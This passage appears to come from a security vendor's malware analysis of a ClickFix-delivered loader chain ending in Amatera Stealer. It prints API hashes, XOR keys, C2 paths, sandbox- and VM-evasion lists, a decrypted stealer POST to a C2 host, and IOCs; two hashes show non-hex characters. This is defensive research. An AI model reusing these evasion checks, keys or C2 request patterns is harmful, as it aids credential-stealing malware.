{"type": "cache-binary", "meta": {"version": "2.3.1", "timestamp": "...", "platform": "win32-x64"}, "cache": {"id": "e2b69...", "content": "1c..."}}
```

In this case, the C2 paths and XOR keys decrypted from this stage and the anti-analysis DLL are:

Path	XOR key	Type/Function
/assets/ExponeAboard.json	QBBBfWow4lb	PavinWride .NET DLL, Anti-analysis
/assets/MailersKogasin.json	WjcsVTkmuoBRqe	GollopDevest .NET DLL, PE Loader
/assets/LanoseThrip.json	WwUX66Br	WPA.exe PE executable, Amatera Stealer

The next stage executed is the anti-analysis DLL.

PavinWride: Anti-analysis DLL

This DLL is responsible for performing several anti-analysis checks.

The anti-analysis DLL executes system calls in different ways:

- Standard .NET Base Class Library (BCL) calls, including for registry and network operations
- Win32 P/Invoke calls, including `GetCurrentThread`, `NtQueryInformationThread`, `NtQueryInformationProcess`, and `NtCurrentTeb`
- Win32 APIs resolved through API hashing and a Process Environment Block (PEB) export table walk

The function `MenuItemService.ProcessDirectory` (`0x06000151`) is the main method responsible for delegate caching and Win32 API resolution:

- It checks if the delegate is already resolved using `managerMap.TryGetValue()`
- If not, it calls `ProcessDirectory (0x06000150)` to obtain the `HMODULE` handle
- It calls `ProcessDirectory (0x0600003A)` that performs the PE export table walk and matches the hash. We detected that the same hashing output is obtained in several other methods (e.g., `0x06000039`, `0x0600003B`, `0x0600004E`)
- It obtains the delegate with `GetDelegateForFunctionPointer()` and saves it in the dictionary

```

MATCH PavinWride.OutlineLoader.ProcessDirectory [0x06000039]("CloseHandle") => 946915847 (0x3870CA07)
MATCH PavinWride.OutlineLoader.ProcessDirectory [0x06000039]("CreateToolhelp32Snapshot") => 1719997077 (0x66851295)
MATCH PavinWride.OutlineLoader.ProcessDirectory [0x06000039]("FreeLibrary") => 820956732 (0x30EECE3C)
MATCH PavinWride.OutlineLoader.ProcessDirectory [0x06000039]("GetCurrentProcess") => 3398268199 (0xCA8D7527)
MATCH PavinWride.OutlineLoader.ProcessDirectory [0x06000039]("GetKeyboardLayoutList") => 2735659056 (0xA30ED830)
MATCH PavinWride.OutlineLoader.ProcessDirectory [0x06000039]("GetModuleFileNameA") => 330867021 (0x13B8A14D)
MATCH PavinWride.OutlineLoader.ProcessDirectory [0x06000039]("GetProcAddress") => 3476142879 (0xCF31BB1F)
MATCH PavinWride.OutlineLoader.ProcessDirectory [0x06000039]("LoadLibraryA") => 1606414587 (0x5FBFF0FB)
MATCH PavinWride.OutlineLoader.ProcessDirectory [0x06000039]("LoadLibraryW") => 1606414609 (0x5FBFF111)
MATCH PavinWride.OutlineLoader.ProcessDirectory [0x06000039]("NtClose") => 2341344061 (0x8B8E133D)
MATCH PavinWride.OutlineLoader.ProcessDirectory [0x06000039]("NtCurrentTeb") => 1825534565 (0x6CCF7265)
MATCH PavinWride.OutlineLoader.ProcessDirectory [0x06000039]("NtQuerySystemInformation") => 3998184360 (0xEE4F73A8)
MATCH PavinWride.OutlineLoader.ProcessDirectory [0x06000039]("OpenMutexA") => 1896150347 (0x7104F54B)
MATCH PavinWride.OutlineLoader.ProcessDirectory [0x06000039]("Process32First") => 2457385073 (0x92788871)
MATCH PavinWride.OutlineLoader.ProcessDirectory [0x06000039]("Process32Next") => 2417458984 (0x90177F28)
MATCH PavinWride.OutlineLoader.ProcessDirectory [0x06000039]("RtlGetVersion") => 1017358877 (0x3CA3AA1D)

```

Results of the API hashing script. Click to enlarge

We used the same reflection approach to get the strings. Many strings are encrypted with the XOR key `4B729A1F5CE387D6`.

```

PavinWride.ActionType.ProcessCommand [0x0600041F] => len=8 hex=4B729A1F5CE387D6
PavinWride.ActionType.ClearToolbox [0x06000420] => count=20
len=6 hex=3D1FED7E2E86
len=3 hex=3D1FED
len=7 hex=221CF4702886EC
len=10 hex=3D1BE86B2982EBB4240A
len=4 hex=3D10F567
len=4 hex=3A17F76A
len=7 hex=3817FB7D358CF4
len=5 hex=291DF9772F
len=13 hex=3806FB713882F5B26B02F93F74
len=19 hex=2004F73F2A8AF5A23E13F63F3182E4BE221CFF
len=3 hex=3317F4
len=8 hex=2304F73F388CEAA3
len=9 hex=3B13E87E308FE2BA38
len=5 hex=291AE36939
len=7 hex=221EF66A318CF4
len=8 hex=3D01A82F6CD6F5E4
len=20 hex=230BEA7A2ECE1F63E17FC767C91E2BA2E13E97A
len=10 hex=2A1FFB65338DA7B32840
len=21 hex=2C1DF5783086A7B5241FEA6A2886A7B32515F37139
len=6 hex=2C1DF5783086

```

XOR KEY

Encrypted strings

Part of decrypted strings. Click to enlarge

It also performs extensive system reconnaissance, including enumerating registry keys and calling Win32 APIs such as `GetSystemFirmwareTable()` and `EnumSystemFirmwareTables()` to identify virtualized environments.

Category	Value
PCI vendor / device IDs	VEN_80EE, VEN_15AD, VEN_1AB8, VEN_5853, VEN_1AF4, VEN_1234&DEV_111, ...
SMBIOS/ACPI OEM IDs	VMWARE, VBOX, BOCHS, VRTUAL, MSFTVM, MSHYPR, Xen, Parall, BHYVE, AMAZON, Google
ACPI table signatures	VBOX, BXPC, VMW, Xen, PRLS, AMZN, MICR
BIOS/manufacture/product strings	vmware, vmw, innotek, virtualbox, vbox, qemu, seabios, bochs, standard pc, kvm virtual machine, xen, hvm domu, parallels

RegQueryKey	HKLML	SUCCESS	Query: HandleTags, HandleTags: 0x0
RegOpenKey	HKLML SYSTEM\CurrentControlSet\Enum\PCI	REPARSE	Desired Access: Read
RegOpenKey	HKLML System\CurrentControlSet\Enum\PCI	SUCCESS	Desired Access: Read
RegSetInfoKey	HKLML System\CurrentControlSet\Enum\PCI	SUCCESS	KeySetInformationClass: KeySetHandleTagInformation, Length: 0
RegQueryKey	HKLML System\CurrentControlSet\Enum\PCI	SUCCESS	Query: Cached, SubKeys: 15, Values: 0
RegEnumKey	HKLML System\CurrentControlSet\Enum\PCI	SUCCESS	Index: 0, Name: VEN_15AD8DEV_0405ASUBSYS_040515AD8REV_00
RegEnumKey	HKLML System\CurrentControlSet\Enum\PCI	SUCCESS	Index: 1, Name: VEN_15AD8DEV_0704ASUBSYS_070415AD8REV_10
RegEnumKey	HKLML System\CurrentControlSet\Enum\PCI	SUCCESS	Index: 2, Name: VEN_15AD8DEV_0770ASUBSYS_077015AD8REV_00
RegEnumKey	HKLML System\CurrentControlSet\Enum\PCI	SUCCESS	Index: 3, Name: VEN_15AD8DEV_0774ASUBSYS_197615AD8REV_00
RegEnumKey	HKLML System\CurrentControlSet\Enum\PCI	SUCCESS	Index: 4, Name: VEN_15AD8DEV_077ASUBSYS_077A15AD8REV_00
RegEnumKey	HKLML System\CurrentControlSet\Enum\PCI	SUCCESS	Index: 5, Name: VEN_15AD8DEV_079ASUBSYS_079015AD8REV_02
RegEnumKey	HKLML System\CurrentControlSet\Enum\PCI	SUCCESS	Index: 6, Name: VEN_15AD8DEV_079ASUBSYS_079A15AD8REV_01
RegEnumKey	HKLML System\CurrentControlSet\Enum\PCI	SUCCESS	Index: 7, Name: VEN_15AD8DEV_07E9ASUBSYS_07E015AD8REV_00
RegEnumKey	HKLML System\CurrentControlSet\Enum\PCI	SUCCESS	Index: 8, Name: VEN_15AD8DEV_07F0ASUBSYS_07F015AD8REV_00
RegEnumKey	HKLML System\CurrentControlSet\Enum\PCI	SUCCESS	Index: 9, Name: VEN_15AD8DEV_1977ASUBSYS_197715AD8REV_09
RegEnumKey	HKLML System\CurrentControlSet\Enum\PCI	SUCCESS	Index: 10, Name: VEN_8086ADEV_10D3ASUBSYS_07D015AD8REV_00
RegEnumKey	HKLML System\CurrentControlSet\Enum\PCI	SUCCESS	Index: 11, Name: VEN_8086ADEV_7110ASUBSYS_197615AD8REV_08
RegEnumKey	HKLML System\CurrentControlSet\Enum\PCI	SUCCESS	Index: 12, Name: VEN_8086ADEV_7111ASUBSYS_197615AD8REV_01
RegEnumKey	HKLML System\CurrentControlSet\Enum\PCI	SUCCESS	Index: 13, Name: VEN_8086ADEV_7191ASUBSYS_00000008REV_01
RegEnumKey	HKLML System\CurrentControlSet\Enum\PCI	SUCCESS	Index: 14, Name: VEN_8086ADEV_7192ASUBSYS_197615AD8REV_01
ReadFile	C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib.u07471856b-0b-6b1684e-39d3cc5b1b\mscorlib.ni.dll	SUCCESS	Offset: 11,349,352, Length: 32,68, I/O Flags: Non-cached, Paging I/O, Non-synchronous Paging...
RegQueryKey	HKLML System\CurrentControlSet\Enum\PCI	SUCCESS	Query: HandleTags, HandleTags: 0x100
RegOpenKey	HKLML System\CurrentControlSet\Enum\PCI\VEN_15AD8DEV_0405ASUBSYS_040515AD8REV_00	SUCCESS	Desired Access: Read
RegQueryKey	HKLML System\CurrentControlSet\Enum\PCI\VEN_15AD8DEV_0405ASUBSYS_040515AD8REV_00	SUCCESS	Query: Cached, SubKeys: 1, Values: 0
RegQueryKey	HKLML System\CurrentControlSet\Enum\PCI\VEN_15AD8DEV_0405ASUBSYS_040515AD8REV_00	SUCCESS	Index: 0, Name: 3851aaa0180878
RegQueryKey	HKLML System\CurrentControlSet\Enum\PCI\VEN_15AD8DEV_0405ASUBSYS_040515AD8REV_00	SUCCESS	Query: HandleTags, HandleTags: 0x100
RegOpenKey	HKLML System\CurrentControlSet\Enum\PCI\VEN_15AD8DEV_0405ASUBSYS_040515AD8REV_00\3861aaa0180878	SUCCESS	Desired Access: Read
RegQueryValue	HKLML System\CurrentControlSet\Enum\PCI\VEN_15AD8DEV_0405ASUBSYS_040515AD8REV_00\3861aaa0180878\Service	BUFFER OVERFL	Length: 12
RegQueryValue	HKLML System\CurrentControlSet\Enum\PCI\VEN_15AD8DEV_0405ASUBSYS_040515AD8REV_00\3861aaa0180878\Service	SUCCESS	Type: REG_SZ, Length: 28, Data: vm3dmp_loader
RegQueryKey	HKLML	SUCCESS	Query: HandleTags, HandleTags: 0x0
RegOpenKey	HKLML SYSTEM\CurrentControlSet\Services\vm3dmp_loader	REPARSE	Desired Access: Read
RegOpenKey	HKLML System\CurrentControlSet\Services\vm3dmp_loader	SUCCESS	Desired Access: Read
RegSetInfoKey	HKLML System\CurrentControlSet\Services\vm3dmp_loader	SUCCESS	KeySetInformationClass: KeySetHandleTagInformation, Length: 0
RegQueryValue	HKLML System\CurrentControlSet\Services\vm3dmp_loader\ImagePath	BUFFER OVERFL	Length: 12
RegQueryValue	HKLML System\CurrentControlSet\Services\vm3dmp_loader\ImagePath	BUFFER OVERFL	Length: 148
RegQueryValue	HKLML System\CurrentControlSet\Services\vm3dmp_loader\ImagePath	SUCCESS	Type: REG_EXPAND_SZ, Length: 196, Data: C:\Program Files\Microsoft Windows Kits\10\Tools\X64\WinSxS\...

We also observed decrypted references to APIs including `GetCurrentProcess()`, `CreateToolhelp32Snapshot()`, `Process32First()`, `Process32Next()`, and `OpenMutex()`, although we did not observe these functions being called during our execution flow.

- [https://ipv4\[.\]ipleak\[.\]net/json/](https://ipv4[.]ipleak[.]net/json/)
- [https://get\[.\]geojs\[.\]io/v1/ip/geo\[.\]json](https://get[.]geojs[.]io/v1/ip/geo[.]json)

- [https://ipapi\[.\]co/json/](https://ipapi[.]co/json/)
- [https://api\[.\]ipapi\[.\]is/](https://api[.]ipapi[.]is/)
- [https://ipinfo\[.\]io/json](https://ipinfo[.]io/json)

It also checks the returned data against 96 hosting or infrastructure providers and tests whether the region code is one of: RU, UA, BY, AM, KZ, KG, TJ, UZ, GE, AZ, or MD.

```
PavinWride.Editor.ConnectReference [strarr] => count=96
```

```
"Amazon"
"Google-Cloud-Platform"
"GOOGLE-PROVIDER"
"Microsoft Azure"
"Microsoft Cloud"
"DigitalOcean"
"Vultr"
"Linode"
"Hetzner"
"LeaseWeb"
"Ovh Sas"
"Rackspace"
"NForce"
"Akamai Technologies"
"Akamai International B.V."
"AlienVault"
"Anomali"
"Arbor Networks"
"Bromium"
"CAPE Sandbox"
"Carbon Black"
"Centripetal Networks"
"Check Point Software Technologies"
"Cisco Umbrella"
"Comodo Group"
"CrowdStrike Falcon"
"Cuckoo Sandbox"
"Cybereason"
"Cyphort"
"Darktrace"
"Elastic Security"
"Fidelis Cybersecurity"
"FireEye"
"FireEye Helix"
"ForcePoint"
"Fortinet"
"F-Secure"
"G Data Software"
"Imperva"
"Intel Security"
"IronPort"
"Juniper Networks"
"K7 Computing"
```

Decrypted strings associated with providers. Click to enlarge

If the anti-analysis checks pass, the next two stages are downloaded and decrypted using XOR keys.

We patched SelectionScope.ProcessDirectory (0x06000014) to recover the C2 paths and XOR keys for those stages:

```
/assets/MailersKogasin.json|WjcsVTKmuoBRqe|/assets/LanoseThrip.json|WwUX66Br
```

GollopDevest: PE Loader DLL and Amatera Stealer

The third DLL has the same name as the second, GollopDevest, but performs PE loading.

Among its decrypted strings are:

```
'GollopMailers LDR DllBase VeneryCondole EdiyaFouilly=0x{0:X} EdiyaStelae=0x{1:X}'
'GollopMailers LDR Flags missing IMAGE_DLL 0x{0:X8}'
'GollopMailers LDR SaranPisco invalid 0x{0:X}'
'GollopMailers LDR TlsIndex invalid {0}'
'GollopMailers LDR sanity exception: '
'HIGHLOW relocation'
'Import DLL name'
'Import FunctusAurata'
'Import INT'
'Import descriptor'
'Import hint/name'
'Import thunk'
'LdrpHandleTlsData outside ntdll .text'
'LdrpReleaseTlsEntry outside ntdll .text'
'LoadConfig32'
'OK'
'PE headers'
'Required API resolve failed: type={0}, FreshBubals={1}, module=0x{2:X}'
'TLS32'
'TLS64'
'x86 disabled until ABI proof'
ntdll.dll
kernel32.dll
LdrpInitializeTls
"STATUS_SUCCESS"
UNKNOWN(0x00000001)
UNKNOWN(0x00000002)
UNKNOWN(0x00000003)
```

The ServerEditor.SortMemory method (0x06000014) checks the PE structure and flags before loading the payload.

To confirm this behavior, we invoked the method through reflection using the downloaded WPA.exe file as input. The PE loaded successfully.

The C++-compiled PE disguises itself as WPA.exe (Windows Performance Analyzer). We identified the payload as an obfuscated version of **Amatera Stealer 4.2.3-alpha1**.

It uses control-flow flattening, API hashing, anti-debugging checks, and opaque predicates to complicate analysis. We also detected use of the Heaven's Gate technique, DNS-over-HTTPS (DoH) resolution through Google DNS, and raw sockets using \Device\Afd\Endpoint for network communication.

```
variations_seed_milestone
variations_last_fetch_time
variations_seed_signature
session_id_generator_last_value
profile_network_context_service
pseudo_low_entropy_source
variations_safe_seed_date
force_signin_profile_locked
variations_safe_seed_signature
meta_experiment_activation_salt
browser_last_live_timestamp
default_avatar_stroke_color
variations_safe_seed_fetch_time
variations_safe_seed_milestone
variations_compressed_seed
is_consented_primary_account
application/octet-stream
Fri, 10 Jul 2026 15:02:28 GMT
s\Cyberfox\Profiles
C:\Program Files\Google\Chrome\Application\chrome.exe
eWow6432Node\Microsoft\Windows\CurrentVersion\App Path#
Files\Google\Chrome\Application\chrome.exe
POST /t~W8 | DX9z JI@Sme2crlH9S.FFN HTTP/1.1
Host: login.orbitalframework.cc
Content-Type: application/octet-stream
X-Request-ID: WKd_djCsp1Wh-Z7jzmRTyA
Connection: keep-alive
Content-Length: 330
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.2.6187.130 Safari/537.36
MkgLASTiZUCfLnPAB2tAA
RFBbUEk8AAAA0Iyd3wEV0RGMegDAT8KX6wEAAAAHaGoT9ANIRpFFF/7hw3szEAAAABwAAAABHAG8AbwBnAGwAZQAgAEMAaABYAG8AbQBIAAAAEGYAAAAABAAgAAAAqGvg.
--no-first-run --disable-fre --no-default-browser-check --disable-background-networking --disable-sync --disable-gpu --mute-audio --new-window
```

Part of the decrypted strings associated with Amatera. Click to enlarge

After this stage executes, we also observed additional payloads being downloaded and run from C2 IP addresses.

In some cases, WiX Burn bundles downloaded another payload associated with PavinLoader. In others, we detected HijackLoader. This gives the campaign operators the ability to deploy multiple payloads on a compromised machine.

IOCs

SHA-256 hashes

bdf313a019e025ebf58cccf4619444ee70e661bd444e0644ebeabd8f5caad14c
e3830f5747e3f46537d217124d80c9f3bb4d89f8d4f5138dce69ee54ea4fb6b9
a4f03272cf96732dc9f58bb466d16f358e7f50d46dba30526a9fbebfecl1717b
bf04160dd1ce3571e0eb6d6dda1713c788797b5599399d4a93665a757eec376e
54fa8083c05334aa360256fbbb0ca901ce7e244a0359dd664cae78977371ec91
clea6d169565c70ac5d812e73483814929e9b3548ead6633595937e71a334adb
001337488c32d8610c2aef6f9330acca825f0afacd071bf6ebfc06b5a1a69f09
2837099af431e9afee76ce5e6ab5cb86bedce06e31c22be46250cb453cfdb978
252c5a3d150275013f52b4820097d7163ced4aa2f1be0fca032f8a5017673816
0c9c64b7383ec249bcf6271a4b73206d94de130ca401d16ab77fe01e5193a312
6700f62e1a3b33340cd678c388ecc8bac2e5943c0627df5d1b99b879c3ca42c9

IP addresses

93.152.224[.]75: downloads PavinLoader

65.21.80[.]170: downloads PavinLoader

195.63.142[.]49: downloads PavinLoader

Domains

perfectverified[.]com: ClickFix

PavinLoader C2

catalyst-pro[.]lat

twigoamwu[.]cfd

trusaifi[.]cfd

stellar-minds[.]cfd

pinnacle-labs[.]lat

nexahub[.]lat

fimwoglea[.]shop

velodium[.]lat

rpcsecnoweb[.]pro

more-arpc[.]icu

echo-systems[.]cfd

kelemet[.]shop

zarwieciv[.]cfd

URLs

telegra[.]ph/Project-PySynth-06-28: Amatera dead drop

Acknowledgements

- Previous analysis of the loader: <https://www.derp.ca/research/hellsuchecker-clickfix-etherhiding/#26-anti-sandbox-checks-and-a-nintendo-bypass>
- Possible related activity: <https://cyberowi.pl/lumma-stealer-renpy-fitgirl-osmiowarstwowy-loader/>
- Possible related activity: <https://medium.com/@djordje.brankovic/from-fake-captcha-to-in-memory-execution-unraveling-a-multi-stage-malware-chain-part-1-496c603f3641>
- Analysis of a forum user: <https://forums.malwarebytes.com/topic/338102-solution-of-gollopdevestdll-renpy-loader-malware-from-malwarebytes-blog/>

From reporting threats to removing them.

Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by [downloading Malwarebytes today](#).